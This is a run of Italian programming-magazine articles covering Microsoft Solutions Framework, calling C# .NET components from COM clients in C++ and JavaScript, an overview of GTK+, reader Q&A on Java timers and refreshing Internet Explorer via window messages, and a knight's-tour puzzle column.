MSF non è uno strumento di project management, ma un framework per lo sviluppo che naturalmente richiede una gestione del progetto. La differenza principale tra MSF e le altre metodologie consiste nel fatto che non esiste una gerarchia precisa tra i ruoli. Le decisioni vengono prese dal team nel suo complesso (dai responsabili dei vari ruoli nel caso di team numerosi), e solo in caso di discordia il program management prende la decisione che permette di ottenere il raggiungimento degli obiettivi del cliente, che rappresentano il vero scopo del progetto. Raramente in un team ben assortito si arriva a quella situazione, e comunque poi il team deve ricominciare a lavorare in sinergia.

Risk Management
La gestione dei rischi deve essere affrontata in maniera proattiva, tramite continue revisioni dei rischi del progetto, prendendo di volta in volta le decisioni necessarie per minimizzarli.

Readiness Management
È la parte di MSF che si occupa di sviluppare al meglio la conoscenza e le capacità di vari membri del team. Comporta quattro fasi: definizione degli scenari e individuazione delle competenze; analisi delle competenze esistenti; miglioramento delle competenze per raggiungere gli obiettivi (tramite studio, corsi, etc...), infine valutazione dei risultati.
Il processo va ripetuto all'interno delle varie fasi in maniera continua, per portare le competenze personali, del team e dell'organizzazione ai livelli necessari per affrontare il progetto.

COME GESTIRE I TRADEOFF

Capita spesso in un progetto di dover prendere delle decisioni che impattano sulle feature, sulle risorse o sui tempi di realizzazione. MSF mette questi tre elementi ai lati di un triangolo, e questo implica che ogni cambiamento in uno di questi implica automaticamente un cambiamento degli altri due. Esiste anche una matrice tramite cui si può dire che, fissato un elemento, si può sceglierne un altro e adattare il terzo se necessario.
Ad esempio fissato il tempo di realizzazione, se si scelgono le feature bisognerà adattare le risorse di conseguenza. È importante che sia il team, sia il cliente condividano la matrice dei tradeoff e capiscano come usarla. Ci può essere un solo elemento per ogni colonna della matrice (Tabella 2).

	Fisse	Scelte	Da adattare
Risorse			X
Tempo	X		
Feature		X	

Tab. 2: Matrice delle scelte possibili.

CONCLUSIONI

MSF è veramente un ottimo framework, e la sua applicazione porta molti vantaggi, tra cui soprattutto quello di ridurre il rischio di fallimento. Anche se non si intende applicare subito tutto MSF, si può comunque cominciare ad applicare le parti più semplici e immediate, come ad esempio l'adozione del processo di Build giornaliero. Approfondendo la conoscenza di MSF ci si renderà conto che la fatica iniziale per adottarlo verrà ricompensata pienamente.

Lorenzo Barbieri

Interazione tra .NET e applicazioni COM

Usare componenti .NET nelle applicazioni COM

Possiamo cominciare a prendere confidenza con il framework .NET attraverso l'integrazione di componenti .Net in applicazioni e componenti unmanaged. Una interazione fondamentale anche in ambienti in cui è necessario interagire con codice legacy.

Il framework Microsoft .NET fornisce gli strumenti e le potenzialità necessarie ad interagire con codice non gestito, componenti COM, servizi COM+, type library esterne, e ancora con i servizi messi a disposizione dal sistema operativo, ad esempio le API di Windows. Molti di voi, o almeno chi ha già le mani in pasta, cioè in .NET, saprà che il codice gestito è il codice che viene eseguito sotto il controllo e la supervisione del *Common Language Runtime,* una specie di macchina virtuale analoga, per chiarire con un esempio, alla Java Virtual Machine. In questo articolo vedremo come scrivere un semplice assembly in C# e richiamarlo da codice COM. Naturalmente chi vuole e chi ne ha il tempo, potrà tradurlo in Visual Basic.NET, o in un altro dei sempre più numerosi linguaggi che godono del supporto .NET.

Fig. 1: *Il COM Callable Wrapper.*

COM CALLABLE WRAPPER

Per utilizzare un assembly .NET all'interno di codice COM è necessario utilizzare una sorta di interprete fra i due mondi del codice *managed* e del codice *unmanaged.* Questo compito è svolto dal *COM Callable Wrapper (CCW),* in maniera complementare al *RCW* (vedi il box). Per ogni oggetto .NET che vogliamo utilizzare, è necessario un oggetto *CCW,* anche se poi più client COM potranno utilizzare uno stesso *CCW* (Fig. 1), e contemporaneamente dei client .NET possono interagire direttamente con l'oggetto .NET. Un oggetto .NET non conosce nessun dettaglio del funzionamento di COM, e quindi di ciò che un client COM si aspetta ed anzi, come è giusto che sia, non gliene frega niente. Il CCW quindi si incarica di creare le interfacce COM standard che i client si aspettano, interfacce che sono illustrate in maniera succinta nella Tab. 1. Il CCW fornisce sempre e comunque l'implementazione delle interfacce *IUnknown* ed *IDispatch,* mentre per le altre un componente .NET può fornire un'implementazione custom. Per esportare un componente .NET verso COM sono necessari diversi passi, che vedremo nei paragrafi successivi, fornendo anche un piccolo esempio implementativo.

Interfaccia COM	Descrizione
IUnknown	Fornisce le funzionalità fondamentali per la gestione del ciclo di vita e dell'identità di un oggetto COM.
IDispatch	Fornisce il meccanismo per il late binding dell'oggetto.
IProvideClassInfo	Fornisce il modo di ottenere un puntatore all'interfaccia ITypeInfo dell'oggetto.
ISupportErrorInfo	Consente ad un client di sapere se l'oggetto supporta interfaccia IErrorInfo.
IErrorInfo	Fornisce dettagliate informazioni sugli errori.
ITypeInfo	Fornisce informazioni sul tipo dell'oggetto.

TABELLA 1: Le interfacce implementate dal COM Callable Wrapper

L'OGGETTO .NET

Iniziamo con l'implementazione di una semplice classe .NET, che utilizzeremo poi da codice COM. Con estrema fantasia forniamo ancora una volta una classe *Automobile,* che implementa una classe *IVeicolo.* Ecco il codice per l'interfaccia:

```
public interface IVeicolo
```

```
{ int Speed{get;}
  int Accelera(int s);
  int Frena(int s); }
```

Ecco come la classe *Automobile* la implementa, con l'aggiunta del costruttore di default che è necessario per l'interoperabilità con COM:

```
public class Automobile: IVeicolo
{  private int speed;
   private readonly int maxSpeed=180;
   /// <summary>
   /// Il costruttore di default è richiesto da COM
   /// </summary>
   public Automobile() { speed=0; }
   public int Accelera(int s)
   { if(s>0 && speed+s<maxSpeed)
        speed+=s;
     else speed=maxSpeed;
        return speed; }
   public int Frena(int s)
   { if(s>0 && speed-s>0)
        speed-=s;
    else speed=0;
        return speed;}
   public int Speed
   { get
     {return speed; }
   } }
```

I metodi *Accelera* e *Frena* non fanno niente di trascendentale, si limitano a controllare che il parametro passato come argomento sia maggiore di zero, e lo sommano alla velocità attuale nel caso dell'accelerazione, verificando di non superare quella massima, e di sottrarlo, nel caso del metodo *Frena*, verificando stavolta che la velocità non diventi negativa. Infine la proprietà a sola lettura *Speed* restituisce il valore della velocità attuale.

TIRIAMO FUORI GLI ATTRIBUTI

Per controllare il modo in cui gli oggetti .NET vengono esposti al codice COM, possiamo e dobbiamo servirci di una serie di attributi, da applicare nel nostro esempio all'interfaccia *IVeicolo* ed alla classe *Automobile*. L'attributo *ClassInterface* determina che tipo di interfaccia creare per la classe a cui viene applicato. Esso accetta come parametro un *ClassInterfaceType* fra tre possibili: *AutoDispatch* è usato per creare una interfaccia *IDispatch* pura, che supporterà solo il *late binding* dai client, *AutoDual* crea un'interfaccia duale, che supporta *early* e *late binding*, ed infine utilizzando *None* non viene creata nessuna interfaccia. Nel nostro caso utilizziamo l'ultimo, in questa maniera:

```
[ClassInterface(ClassInterfaceType.None)]
public class Automobile: IVeicolo
{...}
```

Analogamente l'attributo *InterfaceType* indica come esporre un'interfaccia a COM.

```
[InterfaceType(ComInterfaceType.InterfaceIsDual)]
public interface IVeicolo {...}
```

Citiamo infine l'attributo *ComVisible*, che permette di controllare la visibilità a COM di classi e metodi dei componenti .NET. Per default, infatti, classi pubbliche e relativi metodi sarebbero visibili ai client scritti in codice unmanaged. Per nasconderli basta utilizzare questo attributo. Ad esempio, se abbiamo nella nostra classe un metodo pubblico che non vogliamo esporre nell'interfaccia COM, basta applicare l'attributo *ComVisible* in questa maniera:

```
[ComVisible(false)]
public void MioMetodo() {...}
```

Si può anche applicare l'attributo *ComVisible* ad una classe intera, ottenendo naturalmente il risultato di nasconderla ai client COM.

CREARE LA TYPE LIBRARY

Non tutti i componenti COM forniscono una type library, quindi crearne una per i componenti .NET da esporre a COM è una procedura opzionale. Per completezza vediamo comunque come fare per crearla, ed esattamente vediamo i due modi più semplici ed immediati. Il primo è mediante l'utilizzo del tool a riga di comando *TlbExp.exe* il cui utilizzo è *tlbexp nomefile [opzioni]* dove nomefile è il nome del file contenente un assembly .NET. Ad esempio se *automobile.dll* è il file contenente il nostro esempio, lanciando *tlbexp* otterremo una type library di nome *automobile.tlb*. Un secondo tool, fornito sempre insieme al framework .NET, è *RegAsm.exe,* usato per registrare componenti .NET come oggetti COM, e contemporaneamente per generare il file *.tlb*. La sua sintassi è la seguente:

```
regasm nomefile.dll /tlb
```

se la dll contiene il tipo *nomeTipo* genererà il file *nometipo.tlb,* ma è comunque possibile specificare il nome del file di output, utilizzando l'opzione *tlb* in questo modo:

```
regasm nomefile.dll /tlb:nomefile.tlb
```

Per completezza segnaliamo anche che esiste un

GLOSSARIO

RUNTIME CALLABLE WRAPPER

Il RCW svolge un compito complementare a quello svolto dal CCW, permettendo di utilizzare i componenti COM all'interno di un'applicazione .NET, e fornisce gli strumenti necessari a convertire una libreria di tipi COM in un assembly gestito.

terzo modo di generare la type library, cioè via codice, mediante l'utilizzo della classe *TypeLibConverter* contenuta nel namespace *System.Runtime.InteropServices,* ed esattamente per mezzo del metodo *ConvertAssemblyToTypeLib.* Per il nostro esempio utilizziamo il comando *RegAsm* che come detto servirà anche a registrare il componente:

```
regasm automobile.dll /tlb /verbose
```

L'opzione *verbose* ci fornirà a video indicazioni più precise sui tipi esportati, cioè *IVeicolo* ed *Automobile*. Se eventualmente vorreste tornare indietro, per annullare la registrazione della libreria, basterà lanciare il comando:

```
regasm automobile.dll /unregister
```

REGISTRARE IL COMPONENTE .NET

Il tool *Regasm.exe* aggiunge informazioni relative agli oggetti .NET al Registro di sistema, in modo che i client COM possano utilizzarli in modo trasparente. Lo stesso risultato è possibile ottenerlo via codice, utilizzando la classe *RegistrationServices* contenuta nel namespace *System.Runtime.InteropServices.* Per utilizzare il componente .NET da codice COM è inoltre necessario installarlo nella *Global Assembly Cache,* e per far ciò bisogna assegnare al componente un nome sicuro. Un nome sicuro è costituito dall'identità dell'assembly, corrispondente al nome in formato testo, al numero di versione e alle informazioni sulla lingua eventualmente disponibili, nonché da una chiave pubblica e da una firma digitale. In questo compito ci viene in aiuto l'utility *sn.exe,* con cui innanzitutto creiamo una coppia di chiavi salvandola sul file *chiave.snk,* in questo modo:

```
sn –k chiave.snk
```

Per firmare l'assembly con un nome sicuro bisogna aggiungere in un file di codice l'attributo *AssemblyKeyFile*, ma se utilizzate Visual Studio .NET, basterà che, all'interno del file autogenerato *AssemblyInfo.cs*, modifichiate l'attributo già esistente, specificando il percorso relativo o assoluto del file delle chiavi prima generato, ad esempio:

```
[assembly: AssemblyKeyFile("chiave.snk")]
```

A questo punto, dopo aver rigenerato il progetto, utilizziamo *regasm* per generare la type library, ed installiamo l'assembly nella *Global Assembly Cache*, con il comando:

```
gacutil –i automobile.dll
```

Da notare che, senza un nome sicuro, l'assembly non verrebbe installato nella cache. Adesso siamo veramente pronti ad utilizzare l'assembly nelle nostre applicazioni COM. Se volete visualizzare la type library creata, aprite il file tlb con il visualizzatore di oggetti OLE/COM, e notate (Fig. 2) la presenza di tutti i metodi e delle proprietà della classe *Automobile*, meno quello che abbiamo nascosto con l'attributo *ComVisible(false)*.





Fig. 2: La type library.

IL CLIENT COM IN C++

Un client COM può creare un'istanza di una classe pubblica contenuta in un assembly e invocare i suoi membri pubblici. Sarà ancora una volta il *Common Language Runtime* ad occuparsi della traduzione delle chiamate da e verso l'oggetto gestito. Utilizzando Visual C++ 6, o anche Visual C++ .NET senza far ricorso naturalmente alle estensioni managed, implementiamo un client COM, che creerà ed utilizzerà un oggetto della classe gestita *Automobile.* In realtà i client COM non hanno accesso diretto alle classi, ma possono chiamare i metodi e le proprietà esposti dalla o dalle interfacce implementate dalla classe, nel nostro caso *IVeicolo.* Per poter fare uso della classe .NET bisogna importare la libreria dei tipi che abbiamo creato nei passi precedenti, e ciò viene fatto con l'istruzione

```
#import "automobile.tlb" no_namespace
```

Tale istruzione comunica al compilatore di leggere il file indicato (eventualmente con il percorso assoluto se esso non si trova nella directory del progetto C++), e creare una classe wrapper utilizzabile dai client COM. Infatti, compilando il progetto, vi troverete fra gli output, oltre al file eseguibile, i due file wrapper autogenerati, nel nostro caso *automobile.tlh* ed *automobile.tli.* Dategli un'occhiata e vedrete come i metodi scritti in C# sono stati tradotti per l'utilizzo da C++.
Occupiamoci adesso, per mezzo dell'oggetto *IVeicoloPtr,* di creare un oggetto COM identificato dal CLSID passatogli come argomento, in questo caso

NON ALTERATE LE INTERFACCE

Uno dei principi fondamentali del modello COM è quello che un'interfaccia, una volta definita, non può essere più variata. Non è cioè possibile aggiungere o rimuovere membri, o anche solo variarne l'ordine. COM vede però solo i membri pubblici delle classi .NET, potete quindi modificare memri *private* e *protected* senza compromettere il funzionamento dei client COM.

• **PROGRAMMARE VISUAL C++ – QUINTA EDIZIONE** ***Kruglinski, Sheperd, Wingo*** **(Mondadori Informatica)**

• **PROFESSIONAL C# 2ND EDITION** ***Robinson*** **(Wrox Press)**

• **THINKING IN C#** ***B. Eckel, L. O'Brien***

• **PROGRAMMING C#** ***Jesse Liberty*** **(O'Reilly)**

• **C# AND .NET PLATFORM 2ND EDITION** ***Andrew Troelsen*** **(APress)**

SUL WEB

Documentazione on-line MSDN
[1] msdn.microsoft.com

[2] www.gotdotnet.com

Fig. 3: *L'esecuzione dalla Shell del Dos.*





Fig. 4: *L'alert visualizzato in Internet Explorer.*

ottenuto per mezzo dell'istruzione *__uuidof(Automobile):*

```
#include "stdafx.h"
#include <iostream>
using namespace std;
#import "automobile.tlb" no_namespace
int _tmain(int argc, _TCHAR* argv[])
{ CoInitialize(NULL);
  try{ long speed;
      IVeicoloPtr automobile(__uuidof(Automobile));
      cout << "Automobile creata" << endl;
```

Da questo punto in poi possiamo utilizzare l'istanza automobile come un qualsiasi oggetto COM, richiamando i metodi e le proprietà che abbiamo definito ed implementato in codice C#:

```
    automobile->get_Speed(&speed);
    cout << "speed: " << speed << endl;
    speed=automobile->Accelera(100);
    cout << "dopo accelerazione, speed: "
                                  << speed << endl;
    speed=automobile->Frena(30);
    cout << "dopo frenata, speed: " << speed << endl;
    long s=automobile->Speed;
    cout << "con property, speed: " << s << endl;}
  catch(_com_error& ce){
    cout << "Errore COM: " << ce.ErrorMessage()<<endl;
  } CoUninitialize();
  return 0;}
```

Non vi resta che lanciare l'eseguibile ottenuto per verificarne il corretto funzionamento (Fig. 3). Naturalmente l'intero codice sorgente è contenuto sul CD, sia della parte C#, sia l'intero progetto VC++, in questo caso .NET, ma facilmente importabile in altri ambienti.

UTILIZZO IN JAVASCRIPT

Come secondo esempio di utilizzo della type library creata, proviamo ad inserire in una pagina HTML del codice javascript che crei un'istanza della classe *Automobile*, come fosse un qualsiasi ActiveX, e chiamiamo i suoi metodi:

```
<html>
<head>
<script language="javascript">
  var a = new ActiveXObject("Automobile");
  a.Accelera(100);
  alert("speed="+a.Speed);
  a.Frena(20)
  alert("speed="+a.Speed);
</script>
```

```
</head>
<body>
Ö
</body>
```

Aprendo la pagina in internet explorer, sempre che le opzioni di protezione non siano troppo restrittive, vedrete apparire delle finestre di alert come quella in Fig. 4, e comunque provate ad aprire il file *testAutomobile.htm* anch'esso fornito insieme agli altri sorgenti. Molti di voi si staranno chiedendo se è possibile allora utilizzare dei controlli .NET Windows Forms, come se fossero normali controlli ActiveX. La risposta è sì, Internet Explorer in particolare crea da sé un *Com Callable Wrapper*, al momento del caricamento di una pagina html contenente un controllo .NET. Magari affronteremo l'argomento in un altro articolo.

LINEE GUIDA DI PROGETTAZIONE

Per scrivere componenti .NET che non abbiano problemi di funzionamento una volta esportati verso il mondo COM, è necessario seguire una serie di precauzioni e di suggerimenti. Come ho già accennato, ogni classe .NET da esporre a COM deve avere un costruttore di default, cioè senza parametri, mentre, se ci sono anche altri costruttori, (con parametri) è opportuno fornire anche dei metodi di inizializzazione degli stessi parametri, visibili senza problemi ai client COM. Come secondo avvertimento evitate l'uso di membri statici nelle classi .NET, in quanto essi non sarebbero visibili. Per quanto riguarda l'overloading dei metodi, prestate particolare attenzione ai nomi, infatti i nomi dei metodi nella type library non corrisponderanno a quelli originari, ad esempio se in C# avessimo i due metodi:

```
int MioMetodo(int n);
int MioMetodo(double d);
```

le interfacce COM generate conterrebbero invece i metodi con i nomi numerati sequenzialmente, ad esempio:

```
long MioMetodo(long s );
long MioMetodo_2();
```

I problemi di naming precedenti non sono gli unici: evitate assolutamente l'uso di nomi che in .NET non hanno nessun significato mentre lo avrebbero in COM, ad esempio *IUnknown, Release, AddRef,* e chi più ne ha più ne metta.

Antonio Pelleriti
antonio.pelleriti@ioprogrammo.it

GTK+: The GIMP Toolkit


GUI è acronimo di Graphical User Interface, Interfaccia Utente Grafica.

Oggi, con la sigla GUI, si fa riferimento all'insieme delle icone, dei desktop, dei pulsanti, dei menu, delle barre e di tutti quei componenti che la maggior parte dei software (e dei sistemi operativi dotati di ambiente grafico) impiegano per dialogare con l'utente. I software da riga di comando sono ancora estremamente proficui ed ampiamente impiegati, soprattutto in ambito UNIX/Linux. Tuttavia, quando si intende realizzare del software che sia comodo per tutti, non si può trascurare lo sviluppo di una GUI semplice e coerente.

USABILITÀ

La progettazione e lo sviluppo di una GUI sono discipline che abbracciano numerosi rami del sapere informatico. Per prima cosa, soprattutto durante la fase progettuale, grande attenzione deve essere dedicata alle più diffuse norme di usabilità. Se si intende realizzare un programma con GUI, anziché un software da riga di comando, è perché si desidera che il risultato finale possa essere impiegato facilmente, intuitivamente e velocemente. Se la GUI è mal progettata ogni buona intenzione va a farsi benedire: l'utente inesperto non riuscirà ad usare il programma nel migliore dei modi, mentre quello esperto si lamenterà del fatto che avrebbe fatto prima a compiere le medesime operazioni senza una costrittiva GUI.


SVILUPPO

Una volta portata a termine la fase progettuale, è necessario passare al lato maggiormente pratico: lo sviluppo della GUI. Qui entrano in ballo nuove decisioni che è necessario prendere, prima di iniziare a scrivere del codice. Quale sistema grafico è destinatario dell'applicazione? Quali opportunità ci sono? Che strumenti si possono usare per costruire una GUI tecnicamente valida? Sviluppare interfacce grafiche destinate a UNIX o Linux significa avere ampia possibilità di scelta. UNIX nacque come sistema da riga di comando. Le interfacce grafiche sono venute dopo. A differenza di altri sistemi (come Windows), dove gli strumenti delle interfacce grafiche sono di fatto parte stessa del sistema operativo, in ambito UNIX e Linux la GUI è qualcosa che gira *sopra* il sistema senza farne intimamente parte. Il sistema grafico di UNIX, nella situazione più diffusa oggi, si basa su differenti strati. Alla base di tutto, naturalmente, gira il sistema operativo. Sopra di esso, si fa uso di un server grafico. Il compito di questo componente software e quello di fare da tramite tra l'hardware necessario all'interazione (mouse, tastiera, scheda video) e l'ambiente presentato all'utente. Il server grafico può disegnare sullo schermo qualsiasi cosa gli venga richiesta, ma non fornisce automaticamente funzioni per la creazione dei menu, dei pulsanti, delle icone e di tutto quello che fa parte di una comune GUI. Queste funzionalità vengono fornite dai client grafici che si interfacciano con il server. Le possibilità di scelta, in questo caso, sono molteplici.

LA SCELTA DEL CLIENT

Esistono molti client, ed esistono molte librerie che il programmatore può scegliere per lo sviluppo della propria GUI. GTK+ è il nome di un'importante libreria per lo sviluppo di interfacce utente grafiche, usata prevalentemente in ambiente UNIX e Linux, anche se è stato sviluppato un porting per Windows. Con le librerie GTK+ è possibile assemblare software di diverso tipo, da piccoli applicativi fino a complete e complesse suite. Alcuni nomi celebri sono rappresentati dal software di manipolazione grafica The GIMP e dal desktop manager GNOME, che a tutti gli effetti sono i due principali successi dovuti alla libreria in esame. Altri nomi noti, nel mondo di Linux, sono AbiWord e Gnumeric. GTK+ è una sigla che sta per The GIMP Toolkit. Originariamente, infatti, il kit venne sviluppato come supporto alla realizzazione di The GIMP, il noto software GNU per la manipolazione delle immagini. Successivamente la bontà delle librerie prodotte ha fatto sì che le stesse venissero adottate da molti altri sviluppatori, soprattutto nell'ambito del progetto GNU, ma non solo. Le librerie GTK+, infatti, vengono distribuite secondo i dettami della licenza LGPL, meno rigida rispetto alla GPL. Ne consegue che le librerie GTK+ possono essere integrate ed impiegate anche in ambiti non strettamente GPL.

UNA MINIERA DI INFO

La libreria GTK+ è orientata agli oggetti e gode di una convenzione di denominazione delle API che rende estremamente intuitivo lo sviluppo ed il mantenimento delle interfacce, una volta entrati nell'ottica. Chiunque si ritrovi a programmare sotto Linux e UNIX, con lo scopo di realizzare applicazioni con un'interfaccia grafica integrata in GNOME, non può prescindere dalla libreria GTK+. Un ottimo punto per avviare il proprio studio in questo settore è *http://www.gtk.org/*, vale a dire il sito ufficiale di The GIMP Toolkit. Il sito è semplice, navigabile, leggero e gradevole. Insomma, è ben fatto. Contiene informazioni, screenshot, novità, download ed altro materiale dedicato alle librerie GTK+. Estremamente proficui i tutorial destinati ai programmatori nuovi al mondo di GTK+. Un sito consigliato a chiunque abbia intenzione di iniziare a sviluppare GUI per piattaforma UNIX o Linux senza sapere esattamente da dove far partire il proprio percorso di apprendimento.

Carlo Pelliccia

INBox L'esperto risponde...

Java: temporizzazione giornaliera di un'applicazione

Salve a tutti. Vorrei un consiglio sulla realizzazione di una applicazione. Devo realizzare un programma che risiede su un server e che ogni giorno interroghi automaticamente un db ed invii un email. Per l'invio di email sto utilizzando le API javamail. Vorrei consigli sulle classi da utilizzare che gestiscono la temporizzazione automatica giornaliera dell'email. Potrei utilizzare ad esempio la classe Timer (?!). Avete qualche idea o esempi di codice? Si tenga presente che il programma gira in maniera continuativa e perenne sul server a meno che è l'utente stesso a stopparlo. Grazie anticipatamente.

Inglombamarc

Risponde kyakan

Puoi usare un Timer (o un Thread) settato come deamon in modo da tenere "viva" la JVM anche se il thread main termina. Quindi crea un TimerTask per avere una callback nel momento in cui il periodo spira:

```
public class SendMailTask extends TimerTask
{ SendMail sendMail = ..;
  public void run()
  { sendMail.send(); }
}
```

e quindi per schedulare il task in maniera periodica ogni 24 ore:

```
public class Main
{ Timer timer = new Timer(true);
                                //isDeamon = true
  public static void main(Strig[] argv)
  { Mailer mailer = new Mailer();
    timer.schedule(new SendMailTask(
   mailer.getSender()), 1, 1000*60*60*24);}
}
```

Nel metodo *GetSender,* 1 è il numero di millisecondi ed indica dopo quanto tempo il timer deve avviarsi. 1000*60*60*24 sono il numero di millisecondi corripondenti a 24 ore. Ricorda di non lanciare eccezioni nel metodo *run* di *TimerTask*, anche se può sembrare intuitivo, che questa eccezione venga sollevata sul metodo *schedule,* non è così; l'esecuzione del Task avviene su un altro thread e quindi un flusso separato. Per risolvere il problema puoi comunque catturare ogni eccezione nel metodo run e inviarla ad un gestore che mostri l'errore all'utente o facendo un log. Ciao!

C++: Comunicazione fra applicazioni

Devo realizzare un programma eseguibile che aggiorni la pagina web caricata da Internet Explorer (o da browser comunque che fanno il reload con F5). Allora ho scritto questo programma per il refresh di una finestra di Internet Explorer utilizzando le API di Windows:

```
#include <windows.h>
int WINAPI
WinMain(HINSTANCE hInst, HINSTANCE
       hPrevInst, LPSTR lpCmdLine, int
                           nCmdShow)
{  HWND handler;
   BOOL update_result,post_result;
   if((handler=FindWindow("IEFrame",
                          NULL))==NULL)
{  MessageBox(0, "Errore di FindWindow",
                   "Errore", MB_OK);
   return 1; }
   if((post_result=PostMessage(
      handler,WM_CHAR,VK_F5,0))==0)
{  MessageBox(0, "Errore di
      PostMessage", "Errore", MB_OK);
   return 2; }
   if((update_result=UpdateWindow(
                       handler))==0)
{ MessageBox(0, "Errore di
     UpdateWindow", "Errore", MB_OK);
   return 3; }
return 0;
}
```

**Premetto che è anche la prima volta che mi approccio alla programmazione mediante le API quindi scusate i miei eventuali grossolani errori... Utilizzo Il Visual C++ 6.0. Compilatore e linker sono a posto, ma comunque non succede nulla. Ho controllato con Spy++ ed effettivamente la finestra riceve il segnale ma non fa il refresh...
Potreste darmi una mano dicendomi dove sbaglio? Il programma in pratica deve solo far fare al browser il reload della pagina che sta visualizzando in quel momento.**

N_a_r_o_g

Risponde johnkoenig

Se provi a mandare un altro messaggio, ad esempio WM_CLOSE, noterai che questo funziona benissimo, nel senso che la finestra di Explorer si chiude. Nel caso del tasto [F5], la cosa è leggermente diversa. Si tratta infatti di uno short key, ovvero di un tasto di accelerazione del comando *Aggiorna* del menu *Visualizza*. Come tu ben sai, al tasto [*F5*] viene associato l'ID relativo a quella voce di menu. Se catturi tutti i messaggi della finestra di Explorer all'intero di Spy++ (disattivando magari quelli relativi al mouse), noterai che se provi a selezionare la voce *Aggiorna* del menu *Visualizza* direttamente col mouse, il programma genera un messaggio *WM_COMMAND* nel quale potrai scorgere l'*ID* relativo alla voce selezionata. Si tratta in questo caso dell'*ID=41504*. FINITO. Non ti resta che inviare un messaggio *WM_COMMAND* con il parametro *WPARAM* uguale all'ID appena trovato:

```
int APIENTRY WinMain(HINSTANCE hInstance,
         HINSTANCE hPrevInstance, LPSTR
               lpCmdLine, int nCmdShow)
{
 // TODO: Place code here.
 HWND handler;
 BOOL post_result;
  if((handler=FindWindow(
           "IEFrame",NULL))==NULL)
  { MessageBox(0, "Errore di
        FindWindow","Errore", MB_OK);
    return 1; }
    if((post_result=PostMessage(
     handler,WM_COMMAND,41504,0))==0)
   {
     MessageBox(0, "Errore di
        PostMessage", "Errore", MB_OK);
     return 2; }
       return 0;
}
```

PER CONTATTARCI

e-mail: iopinbox@edmaster.it

Posta: Edizioni Master,

Via Cesare Correnti, 1 - 20123 Milano

L'ultimo salto del cavallo

di Fabio Grimaldi

I metodi efficienti di soluzione del problema si riconducono all'individuazione di regole per la produzione di percorsi sulla scacchiera ed alla relativa implementazione degli stessi.

Si conclude la mistica danza dell'equino sulla scacchiera. Il quesito ha dato splendidamente il "la" alla neonata sezione che ha subito contato i suoi numerosi proseliti, ben interessati e motivati a partecipare attivamente alla discussione instaurata.
L'interesse per il forum e per l'apposita sezione "l'*enigma*" su *www.ioprogrammo.it*, sono una riprova di quanto detto. Ma, è arrivato il momento di salutare il simpatico animale per migrare verso nuovi scenari ed interessanti altri enigmi, è infatti l'ultima volta che affronteremo il problema. In questo appuntamento esamineremo un semplice metodo dalle performance strepitose e lanceremo un nuovo enigma, a voi la capacità di non farlo disperdere negli spazi siderali come gli astronauti di "2001 odissea nello spazio".

UNA SOLUZIONE SEMIAUTOMATICA

La soluzione che proporrò l'ho battezzata semiautomatica poiché ritengo che rientri in una casistica che prevede un importante momento di studio scollegati dal PC. Essa consta di due fasi, una di analisi e risoluzione del problema, fatta con il solo cavallo, ed una scacchiera e l'altra implementativa con l'uso del computer e di un linguaggio di programmazione per sviluppare l'algoritmo ideato. La prima fase produce il metodo che è molto semplice ed intuitivo. Si tratta di posizionare, inizialmente, il cavallo in uno dei vertici della scacchiera (supponiamo in alto a sinistra, posizione 1,1) e di percorrere in modo ciclico la scacchiera. Dopo quattro giri il cavallo termina il suo tour. La regola che detta la scelta della casella dove saltare è semplicissima, seguendo la sua direzione di percorrenza, ad esempio senso antiorario, bisogna scegliere sempre la casa libera più vicina al bordo della scacchiera. In Fig. 1 è mostrato l'intero tour. Analizzando la figura si nota come la regola sia sempre verificata; ad esempio dopo un giro completo al dodicesimo salto il cavallo può saltare nella casa *(1,1)* oppure *(1,3)* che sono le più vicine al bordo, ma la prima è già stata occupata quindi si sceglie la seconda.





***Fig. 1:* Soluzione di un metodo semiautomatico.**

Nella seconda fase si tratta di strutturare un algoritmo risolutore. La struttura dati è analoga a quella usata nella scorsa puntata, l'algoritmo può essere schematizzato in meta linguaggio come segue:

```
i <- 0
pos.x <-1
pos.y <-1
occupa(pos)
```

```
ripeti
        i<-i+1
        pos<-cercanuova(pos)
        occupa(pos)
finchè i = 64
```

La funzione più importante è *cercanuova(pos)* che applicando la regola esposta, individua la nuova posizione (*pos* è un record con le due coordinate *x* e *y*). La funzione utilizzerà un'altra funzione che calcola la distanza tra il bordo e le posizioni possibili e sceglie quella che risulta minore, nel mantenimento della direzione descritta del percorso ciclico.
